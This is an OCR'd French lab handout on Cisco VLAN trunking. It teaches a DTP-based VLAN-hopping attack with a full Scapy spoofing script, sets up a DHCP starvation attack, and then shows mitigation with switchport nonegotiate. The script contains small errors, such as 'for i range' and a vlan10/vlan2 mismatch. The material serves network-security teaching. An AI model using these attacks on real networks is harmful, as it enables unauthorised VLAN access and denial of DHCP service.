
TP

LIEN TRUNK VIA DTP ET VLAN HOPPING.

Pré-requis :

- Scapy
- Configuration d'un serveur DHCP.
- Attaque DHCP Starvation.

TOPOLOGIE :



CRÉATION DES VLANS ET AFFECTATION DES PORTS :

1- **Configurez** les vlans 2 et 3 sur les switch SW1 et SW2

http://newtonformationsnir.fr/TP/vlan.pdf

2- **Affectez** les ports indiqués sur la topologie aux vlans 2 et 3 pour SW1 et SW2.

CRÉATION DES LIENS TRUNK:

3- **Connectez** les 2 switchs comme indiqué sur la topologie.

4- **Configurez** le switch 1 en mode « desirable » :

```
Switch# configure terminal
Switch(config)# interface <type_de_port_et_numero>
Switch(config-if)# switchport mode dynamic desirable
Switch(config-if)# no shutdown
```


5- **Vérifiez** que le trunk est établi correctement sur les 2 switchs.

```
Switch# show interfaces trunk
```

6- **Testez** la connectivité entre les PC.

ATTAQUE DE TYPE VLAN HOPPING :

DTP peut augmenter la flexibilité du réseau, mais il peut aussi présenter des risques de sécurité si mal configuré. Par exemple, un port non sécurisé utilisant DTP pourrait être exploité pour accéder à des VLANs non autorisés. C'est ce que nous allons tester ci-dessous.



L'objectif du pirate est d'accéder au vlan 2 depuis une interface associée au vlan natif. Pour cela, il va utiliser DTP pour négocier un lien trunk avec le switch 1.

7- **Effectuer** l'attaque en utilisant le script ci-dessous.

Ce script utilise le framework python scapy. Il écoute les requêtes DTP multicast du switch voisin et répond en se faisant passé pour un switch en mode desirable.

```
#!/usr/bin/env python3
#Import Scapy
from scapy.all import *
#Import DTP
load_contrib("dtp")
#Capture DTP frame
pkt = sniff(filter="ether dst 01:00:0c:cc:cc:cc",count=1)
#Change the MAC address
pkt[0].src="00:00:00:11:11:11"
#Change to desirable
pkt[0][DTP][DTPStatus].status='\x03'
#Send frame into network
for i range (0,100):
   sendp(pkt[0], loop=0, verbose=1)
   time.sleep(5)
```

7.1 **Saisissez** la commande suivante pour router les flux multicast vers l'interface eno1 de votre machine (cela sous-entend que c'est le nom de l'interface que vous utilisez) :

```
sudo route add -net 224.0.0.0 netmask 224.0.0.0 eno1
```

7.2 **Saisissez** la commande suivante pour lancer votre script python :

```
sudo python3 dtp-form-a-trunk.py
```

8- **Vérifiez** la création du trunk sur le terminal de configuration du switch :

```
show interfaces trunk
```

9- **Créez** une interface réseau pour étiqueter les trames en VLAN 2 :

```
nmcli con add type vlan con-name vlan2 ifname vlan2 dev eno1 id 2

nmcli con mod vlan10 ipv4.addresses 192.168.4.1/24
nmcli con mod vlan10 ipv4.method manual

nmcli con up vlan2
```

10- **Testez** la connexion réseau sur l'interface VLAN2 créée :


```
ping -I vlan2 192.168.4.3
```

11- **Lancez** wireshark sur l'attaquant et sur le PC2.

12- **Réalisez** un filtre icmp sur chaque machine pour observer les pings.

Vous devriez observer le tag vlan 2, côté attaquant et aucun tag côté PC2.

ATTAQUE DE TYPE VLAN HOPPING/DHCP STARVATION :



13- **Configurez** le routeur pour assurer la fonction serveur dhcp sur le réseau 192.168.4.0/24.

14- **Testez** le fonctionnement de votre configuration en configurent le PC2 en client dhcp.

15- **Réalisez** l'attaque dhcp starvation depuis le PC1 à l'aide du fichier python dhcp-exhaustion-basic.py.

16- **Testez** le résultat de l'attaque en vérifiant la table dhcp du routeur.

SÉCURISATION DES VLAN :

Pour sécuriser contre le vlan hopping, il est nécessaire de dévalider le mode dtp .

17- **Saisissez** sur la session terminale de configuration du switch Cisco :

```
Switch# configure terminal
Switch(config)# interface g0/8
Switch(config-if)# switchport mode access
Switch(config-if)# switchport nonegotiate
```

18- **Lancez** de nouveau la création du trunk en saisissant :

```
sudo python3 dtp-form-a-trunk.py
```

La création devrait échouer.

SUPPRESSION DES VLANS:

Supprimez la base de données VLAN.

14. Exécutez la commande **delete vlan.dat** pour supprimer le fichier vlan.dat de la mémoire Flash et réinitialiser la base de données VLAN à ses paramètres par défaut. Vous serez invité à confirmer à deux reprises que vous souhaitez supprimer le fichier vlan.dat. Appuyez deux fois sur Entrée.

```
S1# delete vlan.dat
Delete filename [vlan.dat]? Delete flash:/vlan.dat? [confirm] S1#
```

15. Exécutez la commande **show flash** pour vérifier que le fichier vlan.dat a bien été supprimé.

```
S1# show flash
```

```
Directory of flash:/

2 -rwx 1285 3 -rwx 43032 4-rwx 5 5 -rwx 11607161

Mar 1 1993 00:01:24 +00:00 config.text
Mar 1 1993 00:01:24 +00:00 multiple-fs
Mar 1 1993 00:01:24 +00:00 private-config.text
Mar 1 1993 02:37:06 +00:00 c2960-lanbasek9-mz.150-2.SE.bin
```